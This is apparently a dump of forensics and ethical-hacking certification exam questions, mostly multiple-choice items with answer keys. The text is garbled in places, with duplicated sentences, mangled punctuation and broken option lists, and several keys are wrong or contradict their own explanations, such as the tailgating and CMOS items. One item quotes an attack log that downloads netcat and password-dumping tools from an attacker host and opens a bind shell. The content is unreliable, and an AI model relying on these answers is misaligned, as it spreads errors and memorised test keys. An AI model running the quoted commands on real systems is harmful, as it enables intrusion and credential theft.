Daryl, a computer forensics investigator, has just arrived at the house of an alleged computer hacker. Daryl takes pictures and tags all computer and peripheral equipment found in the house. Daryl packs all the items found in his van and takes them back to his lab for further examination. At his lab, Michael his assistant helps him with the investigation. Since Michael is still in training, Daryl supervises all of his work very carefully. Michael is not quite sure about the procedures to copy all the data off the computer and peripheral devices. How many data acquisition tools should Michael use when creating copies of the evidence for the investigation?

- A. Two
- B. One
- C. Three
- D. Four

Answer: A

NEW QUESTION 290

What will the following command accomplish? `dd if=/dev/xxx of=mbr.backup bs=512 count=1`

- A. Back up the master boot record
- B. Restore the master boot record
- C. Mount the master boot record on the first partition of the hard drive
- D. Restore the first 512 bytes of the first partition of the hard drive

Answer: A

NEW QUESTION 294

A forensics investigator is searching the hard drive of a computer for files that were recently moved to the Recycle Bin. He searches for files in C:\RECYCLED using a command line tool but does not find anything. What is the reason for this?

- A. He should search in C:\Windows\System32\RECYCLED folder
- B. The Recycle Bin does not exist on the hard drive
- C. The files are hidden and he must use switch to view themThe files are hidden and he must use ? switch to view them
- D. Only FAT system contains RECYCLED folder and not NTFS

Answer: C

NEW QUESTION 299

During an investigation, an employee was found to have deleted harassing emails that were sent to someone else. The company was using Microsoft Exchange and had message tracking enabled. Where could the investigator search to find the message tracking log file on the Exchange server?

- A. C:\Program Files\Exchsrvr\servername.log
- B. D:\Exchsrvr\Message Tracking\servername.log
- C. C:\Exchsrvr\Message Tracking\servername.log
- D. C:\Program Files\Microsoft Exchange\srvr\servername.log

Answer: A

NEW QUESTION 302

John is working on his company policies and guidelines. The section he is currently working on covers company documents; how they shouldJohn is working on his company? policies and guidelines. The section he is currently working on covers company documents; how they should be handled, stored, and eventually destroyed. John is concerned about the process whereby outdated documents are destroyed. What type of shredder should John write in the guidelines to be used when destroying documents?

- A. Strip-cut shredder
- B. Cross-cut shredder
- C. Cross-hatch shredder
- D. Cris-cross shredder

Answer: B

NEW QUESTION 306

An on-site incident response team is called to investigate an alleged case of computer tampering within their company. Before proceeding with the investigation, the CEO informs them that the incident will be classified as ow level? How long will the team have to respond to the incident?the investigation, the CEO informs them that the incident will be classified as ?ow level? How long will the team have to respond to the incident?

- A. One working day
- B. Two working days
- C. Immediately
- D. Four hours

Answer: A

NEW QUESTION 309

An investigator is searching through the firewall logs of a company and notices ICMP packets that are larger than 65,536 bytes. What type of activity is the investigator seeing?

- A. Smurf
- B. Ping of death
- C. Fraggle
- D. Nmap scan

Answer: B

NEW QUESTION 311

In the context of file deletion process, which of the following statement holds true?

- A. When files are deleted, the data is overwritten and the cluster marked as available
- B. The longer a disk is in use, the less likely it is that deleted files will be overwritten
- C. While booting, the machine may create temporary files that can delete evidence
- D. Secure delete programs work by completely overwriting the file in one go

Answer: C

NEW QUESTION 316

What advantage does the tool Evidor have over the built-in Windows search?

- A. It can find deleted files even after they have been physically removed
- B. It can find bad sectors on the hard drive
- C. It can search slack space
- D. It can find files hidden within ADS

Answer: C

NEW QUESTION 319

You are using DriveSpy, a forensic tool and want to copy 150 sectors where the starting sector is 1709 on the primary hard drive. Which of the following formats correctly specifies these sectors?

- A. 0:1000, 150
- B. 0:1709, 150
- C. 1:1709, 150
- D. 0:1709-1858

Answer: B

Explanation: DriveSpy can except two different formats: Drive #:Start Sector, # Sectors Drive#:Start Sector-Absolute End Sector. Drive # is zero based Both Answer B and D would appear correct, and both formats are valid.

NEW QUESTION 322

Cylie is investigating a network breach at a state organization in Florida. She discovers that the intruders were able to gain access into the company firewalls by overloading them with IP packets. Cylie then discovers through her investigation that the intruders hacked into the company firewalls by overloading them with IP packets. Cylie then discovers through her investigation that the intruders hacked into the company phone system and used the hard drives on their PBX system to store shared music files. What would this attack on the company phone system and used the hard drives on their PBX system to store shared music files. What would this attack on the company PBX system be called?

- A. Phreaking
- B. Squatting
- C. Crunching
- D. Pretexting

Answer: A

NEW QUESTION 324

When examining the log files from a Windows IIS Web Server, how often is a new log file created?

- A. the same log is used at all times
- B. a new log file is created everyday
- C. a new log file is created each week
- D. a new log is created each time the Web Server is started

Answer: B

Explanation: We cannot tell if the question is referring to the httperr.log file (IIS 6.0) or is it referring to the logfiles for the website. If IIS is the case, "a new log file is created every day" should be the correct answer. Microsoft creates the log files in the following format: exYYMMdd.log format and rotates them daily.

NEW QUESTION 326

You are trying to locate Microsoft Outlook Web Access Default Portal using Google search on the Internet. What search string will you use to locate them?

- A. allinurl:"exchange/logon.asp"
- B. intitle:"exchange server"
- C. outlook:"search"
- D. locate:"logon page"

Answer: A

NEW QUESTION 329

John and Hillary works at the same department in the company. John wants to find out Hillary's network password so he can take a look at her documents on the file server. He enables Lophtrcrack program to sniffing mode. John sends Hillary an email with a link to Error! Reference source not found. What information will he be able to gather from this?

- A. The SID of Hillary network account
- B. The SAM file from Hillary computer
- C. The network shares that Hillary has permissions
- D. Hillary network username and password hash

Answer: D

Explanation: Note: From the question, we would have to assume that John is not the Administrator, since he needs to run L0phtcrack in sniffing mode. But what if the company is using switches instead of Hubs? John would either try to degrade the switch or perform a man in the middle attack.

NEW QUESTION 334

Microsoft Outlook maintains email messages in a proprietary format in what type of file?

- A. .email
- B. .mail
- C. .pst
- D. .doc

Answer: C

NEW QUESTION 336

A(n) ____ is one that's performed by a computer program rather than the attacker manually performing the steps in the attack sequence.

- A. blackout attack
- B. automated attack
- C. distributed attack
- D. central processing attack

Answer: B

NEW QUESTION 338

Steven has been given the task of designing a computer forensics lab for the company he works for. He has found documentation on all aspects of how to design a lab except the number of exits needed. How many exits should Steven include in his design for the computer forensics lab?

- A. Three
- B. One
- C. Two
- D. Four

Answer: B

NEW QUESTION 342

The newer Macintosh Operating System (MacOS X) is based on:

- A. Microsoft Windows
- B. OS/2
- C. BSD Unix
- D. Linux

Answer: C

NEW QUESTION 346

Profiling is a forensics technique for analyzing evidence with the goal of identifying the perpetrator from their various activity. After a computer has been compromised by a hacker, which of the following would be most important in forming a profile of the incident?

- A. The manufacturer of the system compromised
- B. The logic, formatting and elegance of the code used in the attack
- C. The nature of the attack
- D. The vulnerability exploited in the incident

Answer: B

NEW QUESTION 347

A forensics investigator needs to copy data from a computer to some type of removable media so he can examine the information at another location. The problem is that the data is around 42GB in size. What type of removable media could the investigator use?

- A. Blu-Ray single-layer
- B. HD-DVD
- C. Blu-Ray dual-layer
- D. DVD-18

Answer: C

NEW QUESTION 349

In Linux, what is the smallest possible shellcode?

- A. 8 bytes
- B. 24 bytes
- C. 800 bytes
- D. 80 bytes

Answer: B

NEW QUESTION 352

After passively scanning the network of Department of Defense (DoD), you switch over to active scanning to identify live hosts on their network. DoD is a large organization and should respond to any number of scans. You start an ICMP ping sweep by sending an IP packet to the broadcast address. Only five hosts responds to your ICMP pings; definitely not the number of hosts you were expecting. Why did this ping sweep only produce a few responses?

- A. Only IBM AS/400 will reply to this scan
- B. Only Windows systems will reply to this scan
- C. Only Unix and Unix-like systems will reply to this scan
- D. A switched network will not respond to packets sent to the broadcast address

Answer: C

NEW QUESTION 354

On Linux/Unix based Web servers, what privilege should the daemon service be run under?

- A. Something other than root
- B. Root
- C. Guest
- D. You cannot determine what privilege runs the daemon service

Answer: A

NEW QUESTION 356

A suspect is accused of violating the acceptable use of computing resources, as he has visited adult websites and downloaded images. The investigator wants to demonstrate that the suspect did indeed visit these sites. However, the suspect has cleared the search history and emptied the cookie cache. Moreover, he has removed any images he might have downloaded. What can the investigator do to prove the violation? Choose the most feasible option.

- A. Image the disk and try to recover deleted files
- B. Seek the help of co-workers who are eye-witnesses
- C. Check the Windows registry for connection data (You may or may not recover)
- D. Approach the websites for evidence

Answer: A

NEW QUESTION 358

Where is the startup configuration located on a router?

- A. Static RAM
- B. BootROM
- C. NVRAM
- D. Dynamic RAM

Answer: C

NEW QUESTION 363

You are assisting in the investigation of a possible Web Server hack. The company who called you stated that customers reported to them that whenever they entered the web address of the company in their browser, what they received was a pornographic web site. The company checked the web server and nothing appears wrong. When you type in the IP address of the web site in your browser everything appears normal. What is the name of the attack that affects the DNS cache of the name resolution servers, resulting in those servers directing users to the wrong web site?

- A. ARP Poisoning
- B. DNS Poisoning
- C. HTTP redirect attack
- D. IP Spoofing

Answer:

B

NEW QUESTION 366

You are the security analyst working for a private company out of France. Your current assignment is to obtain credit card information from a Swiss bank owned by that company. After initial reconnaissance, you discover that the bank security defenses are very strong and would take too long to penetrate. You decide to get the information by monitoring the traffic between the bank and one of its subsidiaries in London. After monitoring some of the traffic, you see a lot of FTP packets traveling back and forth. You want to sniff the traffic and extract usernames and passwords. What tool could you use to get this information?

- A. Snort
- B. Aircrack-ng
- C. Ettercap
- D. RaidSniff

Answer: C

NEW QUESTION 371

In what way do the procedures for dealing with evidence in a criminal case differ from the procedures for dealing with evidence in a civil case?

- A. evidence must be handled in the same way regardless of the type of case
- B. evidence procedures are not important unless you work for a law enforcement agency
- C. evidence in a criminal case must be secured more tightly than in a civil case
- D. evidence in a civil case must be secured more tightly than in a criminal case

Answer: C

NEW QUESTION 373

James is testing the ability of his routers to withstand DoS attacks. James sends ICMP ECHO requests to the broadcast address of his network. What type of DoS attack is James testing against his network?

- A. Fraggle
- B. Smurf
- C. SYN flood
- D. Trinoo

Answer: B

Explanation: The Fraggle attack is like a smurf attack, but uses UDP packets and not ICMP.

NEW QUESTION 375

E-mail logs contain which of the following information to help you in your investigation?
(Select up to 4)

- A. user account that was used to send the account
- B. attachments sent with the e-mail message
- C. unique message identifier
- D. contents of the e-mail message
- E. date and time the message was sent

Answer: ACDE

NEW QUESTION 378

You are assigned to work in the computer forensics lab of a state police agency. While working on a high profile criminal case, you have followed every applicable procedure, however your boss is still concerned that the defense attorney might question whether evidence has been changed while at the lab. What can you do to prove that the evidence is the same as it was when it first entered the lab?

- A. make an MD5 hash of the evidence and compare it with the original MD5 hash that was taken when the evidence first entered the lab
- B. make an MD5 hash of the evidence and compare it to the standard database developed by NIST
- C. there is no reason to worry about this possible claim because state labs are certified
- D. sign a statement attesting that the evidence is the same as it was when it entered the lab

Answer: A

NEW QUESTION 380

Which response organization tracks hoaxes as well as viruses?

- A. NIPC
- B. FEDCIRC
- C. CERT
- D. CIAC

Answer: D

Explanation: Note: CIAC (Computer Incident Advisory Capability) Was run by the US Department of energy

NEW QUESTION 383

You just passed your ECSA exam and are about to start your first consulting job running security audits for a financial institution in Los Angeles. The IT manager of the company you will be working for tries to see if you remember your ECSA class. He asks about the methodology you will be using to test the company's network. How would you answer?

- A. IBM Methodology
- B. Microsoft Methodology
- C. Google Methodology
- D. LPT Methodology

Answer: D

NEW QUESTION 384

You are conducting an investigation of fraudulent claims in an insurance company that involves complex text searches through large numbers of documents. Which of the following tools would allow you to quickly and efficiently search for a string within a file on the bitmap image of the target computer?

- A. Stringsearch
- B. grep
- C. dir
- D. vim

Answer: B

NEW QUESTION 389

The MD5 program is used to:

- A. wipe magnetic media before recycling it
- B. make directories on a evidence disk
- C. view graphics files on an evidence drive
- D. verify that a disk is not altered when you examine it

Answer: D

NEW QUESTION 390

Why would you need to find out the gateway of a device when investigating a wireless attack?

- A. The gateway will be the IP of the proxy server used by the attacker to launch the attack
- B. The gateway will be the IP of the attacker computerThe gateway will be the IP of the attacker? computer
- C. The gateway will be the IP used to manage the RADIUS server
- D. The gateway will be the IP used to manage the access point

Answer: D

NEW QUESTION 394

While searching through a computer under investigation, you discover numerous files that appear to have had the first letter of the file name replaced by the hex code byte 5h.?What does this indicate on the computer?replaced by the hex code byte ?5h.?What does this indicate on the computer?

- A. The files have been marked as hidden
- B. The files have been marked for deletion
- C. The files are corrupt and cannot be recovered
- D. The files have been marked as read-only

Answer: B

NEW QUESTION 395

Before you are called to testify as an expert, what must an attorney do first?

- A. engage in damage control
- B. prove that the tools you used to conduct your examination are perfect
- C. read your curriculum vitae to the jury
- D. qualify you as an expert witness

Answer: D

NEW QUESTION 396

When a file is deleted by Windows Explorer or through the MS-DOS delete command, the operating system inserts ____ in the first letter position of the filename in the FAT database.

- A. A Capital X
- B. A Blank Space
- C. The Underscore Symbol
- D. The lowercase Greek Letter Sigma (s)

Answer: D

Explanation: When a file is deleted, the first byte is replaced with 0xE5 to marked the file as deleted or erased, and is the same for FAT12/16/32. An 0xE5

translates also to a ASCII 229, a “O” with a tilde.

However, using the greek alphabet (see: <http://www.ascii.ca/iso8859.7.htm>) the ASCII code 229 is “the lowercase Greek Letter Epsilon, and Ascii code 243 is Lower case Greek Letter Sigma.

<http://chexed.com/ComputerTips/asciicodes.php> says that Ascii 229 is Lowercase Greek Letter Sigma

So, although D looks like the correct answer here, it may require more understanding of the underlying intent of the question.

NEW QUESTION 400

In a forensic examination of hard drives for digital evidence, what type of user is most likely to have the most file slack to analyze?

- A. one who has NTFS 4 or 5 partitions
- B. one who uses dynamic swap file capability
- C. one who uses hard disk writes on IRQ 13 and 21
- D. one who has lots of allocation units per block or cluster

Answer: D

NEW QUESTION 405

What will the following Linux command accomplish? `dd if=/dev/mem of=/home/sam/mem.bin bs=1024`

- A. Copy the master boot record to a file
- B. Copy the contents of the system folder `em?` to a file
- C. Copy the running memory to a file
- D. Copy the memory dump file to an image file

Answer: C

NEW QUESTION 410

You are carrying out the last round of testing for your new website before it goes live. The website has many dynamic pages and connects to a SQL backend that accesses your product inventory in a database. You come across a web security site that recommends inputting the following code into a search field on web pages to check for vulnerabilities: When you type this and click on search, you receive a pop-up window that says:

"This is a test." What is the result of this test?

- A. Your website is vulnerable to SQL injection
- B. Your website is vulnerable to CSS
- C. Your website is vulnerable to web bugs
- D. Your website is not vulnerable

Answer: B

NEW QUESTION 415

The following excerpt is taken from a honeypot log. The log captures activities across three days. There are several intrusion attempts; however, a few are successful.

(Note: The objective of this question is to test whether the student can read basic information from log entries and interpret the nature of attack.)

Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169

Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482 Apr 24 18:01:05 [4663]:

IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53

Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 -> 172.16.1.107:21

Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53

Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 -> 172.16.1.107:53

Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4630 -> 172.16.1.101:53

Apr 25 02:38:17 [5875]: IDS/RPC-rpcinfo-query: 212.251.1.94:642 -> 172.16.1.107:111

Apr 25 19:37:32 [5875]: IDS230/web-cgi-space-wildcard: 198.173.35.164:4221 -> 172.16.1.107:80

Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 38.31.107.87:2291 -> 172.16.1.101:53 Apr 26 06:43:05 [6283]:

IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53

Apr 26 06:44:25 victim7 PAM_pwd[12509]: (login) session opened for user simple by (uid=0)

Apr 26 06:44:36 victim7 PAM_pwd[12521]: (su) session opened for user simon by simple(uid=506) Apr 26 06:45:34 [6283]: IDS175/socks-probe:

24.112.167.35:20 -> 172.16.1.107:1080

Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.28.22.189:4558

From the options given below choose the one which best interprets the following entry: Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53

- A. An IDS evasion technique
- B. A buffer overflow attempt
- C. A DNS zone transfer
- D. Data being retrieved from 63.226.81.13

Answer: A

NEW QUESTION 417

You are contracted to work as a computer forensics investigator for a regional bank that has four 30 TB storage area networks that store customer data. What method would be most efficient for you to acquire digital evidence from this network?

- A. Make a bit-stream disk-to-disk file
- B. Make a bit-stream disk-to-image file
- C. Create a sparse data copy of a folder or file
- D. Create a compressed copy of the file with DoubleSpace

Answer: C

NEW QUESTION 422

Why should you note all cable connections for a computer you want to seize as evidence?

- A. to know what outside connections existed
- B. in case other devices were connected
- C. to know what peripheral devices exist
- D. to know what hardware existed

Answer: A

NEW QUESTION 425

The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Snort reported Unicode attacks from 213.116.251.162. The File Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini.

He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a malicious user to construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly. The attacker makes a RDS query which results in the commands run as shown below.

```
"cmd1.exe /c open 213.116.251.162 >ftpcom" "cmd1.exe /c echo johna2k >>ftpcom" "cmd1.exe /c echo haxedj00  
>>ftpcom" "cmd1.exe /c echo get nc.exe >>ftpcom" "cmd1.exe /c echo get pdump.exe >>ftpcom" "cmd1.exe /c echo get samdump.dll >>ftpcom" "cmd1.exe /c  
echo quit >>ftpcom"  
"cmd1.exe /c ftp -s:ftpcom"  
"cmd1.exe /c nc -l -p 6969 -e cmd1.exe" What can you infer from the exploit given?
```

- A. It is a local exploit where the attacker logs in using username johna2k
- B. There are two attackers on the system – johna2k and haxedj00
- C. The attack is a remote exploit and the hacker downloads three files
- D. The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port

Answer: C

Explanation: The log clearly indicates that this is a remote exploit with three files being downloaded and hence the correct answer is C.

NEW QUESTION 428

What is the first step taken in an investigation for laboratory forensic staff members?

- A. Packaging the electronic evidence
- B. Securing and evaluating the electronic crime scene
- C. Conducting preliminary interviews
- D. Transporting the electronic evidence

Answer: B

NEW QUESTION 432

Sectors in hard disks typically contain how many bytes?

- A. 256
- B. 512
- C. 1024
- D. 2048

Answer: B

NEW QUESTION 434

The use of warning banners helps a company avoid litigation by overcoming an employees assumed when connecting to the company intranet, network, or virtual private network (VPN) and will allow the company investigators to monitor, search, and retrieve company? intranet, network, or virtual private network (VPN) and will allow the company? investigators to monitor, search, and retrieve information stored within the network.

- A. Right to work
- B. Right of free speech
- C. Right to Internet access
- D. Right of privacy

Answer: D

NEW QUESTION 439

How many possible sequence number combinations are there in TCP/IP protocol?

- A. 320 billion
- B. 1 billion
- C. 4 billion
- D. 32 million

Answer: C

NEW QUESTION 440

You are working as an independent computer forensics investigator and receive a call from a systems administrator for a local school system requesting your assistance. One of the students at the local high school is suspected of downloading inappropriate images from the Internet to a PC in the Computer Lab. When you arrive at the school, the systems administrator hands you a hard drive and tells you that he made a implePC in the Computer Lab. When you arrive at the school, the systems administrator hands you a hard drive and tells you that he made a ?imple backup copy?of the hard drive in the PC and put it on this drive and requests that you examine the drive for evidence of the suspected images. You inform him that a imple backup copy?will not provide deleted files or recover file fragments. What type of copy do you need to make toYou inform him that a ?imple backup copy?will not provide deleted files or recover file fragments. What type of copy do you need to make to ensure that the evidence found is complete and admissible in future proceedings?

- A. Bit-stream copy
- B. Robust copy
- C. Full backup copy
- D. Incremental backup copy

Answer: A

NEW QUESTION 442

After attending a CEH security seminar, you make a list of changes you would like to perform on your network to increase its security. One of the first things you change is to switch the RestrictAnonymous setting from 0 to 1 on your servers. This, as you were told, would prevent anonymous users from establishing a null session on the server. Using Userinfo tool mentioned at the seminar, you succeed in establishing a null session with one of the servers. Why is that?

- A. RestrictAnonymous must be set to "2" for complete security
- B. There is no way to always prevent an anonymous null session from establishing
- C. RestrictAnonymous must be set to "10" for complete security
- D. RestrictAnonymous must be set to "3" for complete security

Answer: A

NEW QUESTION 445

Click on the Exhibit Button Paulette works for an IT security consulting company that is currently performing an audit for the firm ACE Unlimited. Paulette's duties include logging on to all the company's network equipment to ensure IOS versions are up-to-date and all the other security settings are as stringent as possible. Paulette presents the following screenshot to her boss so he can inform the client about necessary changes need to be made. From the screenshot, what changes should the client company make?

- A. The banner should include the Cisco tech support contact information as well
- B. The banner should have more detail on the version numbers for the networkeQuipment
- C. The banner should not state "only authorized IT personnel may proceed"
- D. Remove any identifying numbers, names, or version information

Answer: D

NEW QUESTION 446

A law enforcement officer may only search for and seize criminal evidence with ____, which are facts or circumstances that would lead a reasonable person to believe a crime has been committed or is about to be committed, evidence of the specific crime exists and the evidence of the specific crime exists at the place to be searched.

- A. Mere Suspicion
- B. A preponderance of the evidence
- C. Probable cause
- D. Beyond a reasonable doubt

Answer: C

Explanation: A preponderance of the evidence is the proof requirement in a civil case Beyond a reasonable doubt is the proof requirement in a criminal case

NEW QUESTION 449

You are running known exploits against your network to test for possible vulnerabilities. To test the strength of your virus software, you load a test network to mimic your production network. Your software successfully blocks some simple macro and encrypted viruses. You decide to really test the software by using virus code where the code rewrites itself entirely and the signatures change from child to child, but the functionality stays the same. What type of virus is this that you are testing?

- A. Oligomorph
- B. Transmorphic
- C. Polymorphic
- D. Metamorphic

Answer: D

NEW QUESTION 453

You are working on a thesis for your doctorate degree in Computer Science. Your thesis is based on HTML, DHTML, and other web-based languages and how they have evolved over the years. You navigate to archive. org and view the HTML code of news.com. You then navigate to the current news.com website and copy over the source code. While searching through the code, you come across something abnormal: What have you found?

- A. Web bug
- B. CGI code

- C. Trojan.downloader
- D. Blind bug

Answer: A

NEW QUESTION 455

_____With the standard Linux second extended file system (Ext2fs), a file is deleted when the inode internal link count reaches _____

- A. 1
- B. 10
- C. 100

Answer: A

NEW QUESTION 456

What does ICMP Type 3/Code 13 mean?

- A. Administratively Blocked
- B. Host Unreachable
- C. Protocol Unreachable
- D. Port Unreachable

Answer: A

NEW QUESTION 459

Under which Federal Statutes does FBI investigate for computer crimes involving e-mail scams and mail fraud?

- A. 18 U.S.
- B. 1029 Possession of Access Devices
- C. 18 U.S.
- D. 1030 Fraud and related activity in connection with computers
- E. 18 U.S.
- F. 1343 Fraud by wire, radio or television
- G. 18 U.S.
- H. 1361 Injury to Government Property
- I. 18 U.S.
- J. 1362 Government communication systems
- K. 18 U.S.
- L. 1831 Economic Espionage Act
- M. 18 U.S.
- N. 1832 Trade Secrets Act

Answer: B

NEW QUESTION 463

Click on the Exhibit Button To test your website for vulnerabilities, you type in a Quotation mark (?) for the username field. After you click Ok, you receive the following error message window: What can you infer from this error window?

- A. SQL injection is not possible
- B. SQL injection is possible
- C. The user for line 3306 in the SQL database has a weak password
- D. The Quotation mark (?) is a valid username

Answer: B

NEW QUESTION 466

This organization maintains a database of hash signatures for known software

- A. International Standards Organization
- B. Institute of Electrical and Electronics Engineers
- C. National Software Reference Library
- D. American National standards Institute

Answer: C

NEW QUESTION 471

Paul's company is in the process of undergoing a complete security audit including logical and physical security testing. After all logical tests were performed; it is now time for the physical round to begin. None of the employees are made aware of this round of testing. The security-auditing firm sends in a technician dressed as an electrician. He waits outside in the lobby for some employees to get to work and follows behind them when they access the restricted areas. After entering the main office, he is able to get into the server room telling the IT manager that there is a problem with the outlets in that room. What type of attack has the technician performed?

- A. Fuzzing
- B. Tailgating
- C. Backtrapping
- D. Man trap attack

Answer: C

NEW QUESTION 474

Bill is the accounting manager for Grummon and Sons LLC in Chicago. On a regular basis, he needs to send PDF documents containing sensitive information through E-mail to his customers. Bill protects the PDF documents with a password and sends them to their intended recipients. Why PDF passwords do not offer maximum protection?

- A. PDF passwords are converted to clear text when sent through E-mail
- B. PDF passwords are not considered safe by Sarbanes-Oxley
- C. When sent through E-mail, PDF passwords are stripped from the document completely
- D. PDF passwords can easily be cracked by software brute force tools

Answer: D

NEW QUESTION 476

Madison is on trial for allegedly breaking into her university internal network. The police raided her dorm room and seized all of her computer equipment. Madison lawyer is trying to convince the judge that the seizure was unfounded and baseless. Under which US Amendment is Madison lawyer trying to prove the police violated?

- A. The 10th Amendment
- B. The 5th Amendment
- C. The 1st Amendment
- D. The 4th Amendment

Answer: D

NEW QUESTION 479

You are working as Computer Forensics investigator and are called by the owner of an accounting firm to investigate possible computer abuse by one of the firm's employees. You meet with the owner of the firm and discover that the company has never published a policy stating that they reserve the right to inspect their computing assets at will. What do you do?

- A. Inform the owner that conducting an investigation without a policy is not a problem because the company is privately owned
- B. Inform the owner that conducting an investigation without a policy is a violation of the 4th amendment
- C. Inform the owner that conducting an investigation without a policy is a violation of the employees' expectation of privacy
- D. Inform the owner that conducting an investigation without a policy is not a problem because a policy is only necessary for government agencies

Answer: C

NEW QUESTION 484

Using Linux to carry out a forensics investigation, what would the following command accomplish? `dd if=/usr/home/partition.image of=/dev/sdb2 bs=4096 conv=notrunc,noerror`

- A. Search for disk errors within an image file
- B. Backup a disk to an image file
- C. Copy a partition to an image file
- D. Restore a disk from an image file

Answer: D

NEW QUESTION 486

When investigating a Windows System, it is important to view the contents of the page or swap file because:

- A. Windows stores all of the systems configuration information in this file
- B. This is file that windows use to communicate directly with Registry
- C. A Large volume of data can exist within the swap file of which the computer user has no knowledge
- D. This is the file that windows use to store the history of the last 100 commands that were run from the command line

Answer: C

NEW QUESTION 489

Jason has set up a honeypot environment by creating a DMZ that has no physical or logical access to his production network. In this honeypot, he has placed a server running Windows Active Directory. He has also placed a Web server in the DMZ that services a number of web pages that offer visitors a chance to download sensitive information by clicking on a button. A week later, Jason finds in his network logs how an intruder accessed the honeypot and downloaded sensitive information. Jason uses the logs to try and prosecute the intruder for stealing sensitive corporate information. Why will this not be viable?

- A. Enticement
- B. Entrapment
- C. Intruding into a honeypot is not illegal
- D. Intruding into a DMZ is not illegal

Answer: B

NEW QUESTION 493

Why is it a good idea to perform a penetration test from the inside?

- A. It is never a good idea to perform a penetration test from the inside
- B. It is easier to hack from the inside
- C. Because 70% of attacks are from inside the organization
- D. To attack a network from a hacker's perspective

Answer: C

NEW QUESTION 494

What is a good security method to prevent unauthorized users from "tailgating"?

- A. Pick-resistant locks
- B. Electronic key systems
- C. Man trap
- D. Electronic combination locks

Answer: C

NEW QUESTION 499

You are running through a series of tests on your network to check for any security vulnerabilities. After normal working hours, you initiate a DoS attack against your external firewall. The firewall Quickly freezes up and becomes unusable. You then initiate an FTP connection from an external IP into your internal network. The connection is successful even though you have FTP blocked at the external firewall. What has happened?

- A. The firewall failed-open
- B. The firewall failed-closed
- C. The firewall ACL has been purged
- D. The firewall failed-bypass

Answer: A

NEW QUESTION 500

When a router receives an update for its routing table, what is the metric value change to that path?

- A. Increased by 2
- B. Decreased by 1
- C. Increased by 1
- D. Decreased by 2

Answer: C

NEW QUESTION 501

What is considered a grant of a property right given to an individual who discovers or invents a new machine, process, useful composition of matter or manufacture?

- A. Copyright
- B. Design patent
- C. Trademark
- D. Utility patent

Answer: D

NEW QUESTION 505

Jessica works as systems administrator for a large electronics firm. She wants to scan her network quickly to detect live hosts by using ICMP ECHO Requests. What type of scan is Jessica going to perform?

- A. ICMP ping sweep
- B. Ping trace
- C. Tracert
- D. Smurf scan

Answer: A

NEW QUESTION 508

John is using Firewalk to test the security of his Cisco PIX firewall. He is also utilizing a sniffer located on a subnet that resides deep inside his network. After analyzing the sniffer log files, he does not see any of the traffic produced by Firewalk. Why is that?

- A. Firewalk sets all packets with a TTL of one
- B. Firewalk sets all packets with a TTL of zero
- C. Firewalk cannot pass through Cisco firewalls
- D. Firewalk cannot be detected by network sniffers

Answer: A

NEW QUESTION 512

When you carve an image, recovering the image depends on which of the following skills?

- A. Recognizing the pattern of the header content
- B. Recovering the image from a tape backup
- C. Recognizing the pattern of a corrupt file
- D. Recovering the image from the tape backup

Answer: A

NEW QUESTION 514

What should you do when approached by a reporter about a case that you are working on or have worked on?

- A. Refer the reporter to the attorney that retained you
- B. Say, o comment? Say, ?o comment
- C. Answer all the reporter questions as completely as possible Answer all the reporter? questions as completely as possible
- D. Answer only the questions that help your case

Answer: B

NEW QUESTION 517

What is the name of the standard Linux command that can be used to create bit-stream images?

- A. mcopy
- B. image
- C. MD5
- D. dd

Answer: D

NEW QUESTION 520

The objective of this act was to protect consumers personal financial information held by financial institutions and their service providers.

- A. HIPAA
- B. Sarbanes-Oxley 2002
- C. California SB 1386
- D. Gramm-Leach-Bliley Act

Answer: D

NEW QUESTION 525

It takes ____ mismanaged case/s to ruin your professional reputation as a computer forensics examiner?

- A. by law, three
- B. quite a few
- C. only one
- D. at least two

Answer: C

NEW QUESTION 528

What header field in the TCP/IP protocol stack involves the hacker exploit known as the Ping of Death?

- A. ICMP header field
- B. TCP header field
- C. IP header field
- D. UDP header field

Answer: A

Explanation: The Ping of Death occurs when the ICMP Header field contains a packet size larger than 65507 bytes.

NEW QUESTION 529

Julie is a college student majoring in Information Systems and Computer Science. She is currently writing an essay for her computer crimes class. Julie paper focuses on white-collar crimes in America and how forensics investigators investigate the cases. Julie would like to focus the subject Julie? paper focuses on white-collar crimes in America and how forensics investigators investigate the cases. Julie would like to focus the subject of the essay on the most common type of crime found in corporate America. What crime should Julie focus on?

- A. Physical theft
- B. Copyright infringement
- C. Industrial espionage
- D. Denial of Service attacks

Answer: C

NEW QUESTION 533

If you plan to startup a suspect's computer, you must modify the _____ to ensure that you do not contaminate or alter data on the suspect's hard drive by booting to the hard drive.

- A. deltree command
- B. CMOS
- C. Boot.sys
- D. Scandisk utility
- E. boot.ini

Answer: E

Explanation: The OS isn't specified, but if this was a Windows OS, then this would be boot.ini

The answer is CMOS. The startup of a computer is the boot sequence, and the boot sequence is defined in the CMOS. The common occurrence is to boot off a floppy, and you need to see that the floppy (usually the A drive) is first in the sequence. If you don't, and the hard drive is first, then booting the system will boot the hard drive and alter the evidence.

NEW QUESTION 537

Melanie was newly assigned to an investigation and asked to make a copy of all the evidence from the compromised system. Melanie did a DOS copy of all the files on the system. What would be the primary reason for you to recommend a disk imaging tool?

- A. A disk imaging tool would check for CRC32s for internal self checking and validation and have MD5 checksum
- B. Evidence file format will contain case data entered by the examiner and encrypted at the beginning of the evidence file
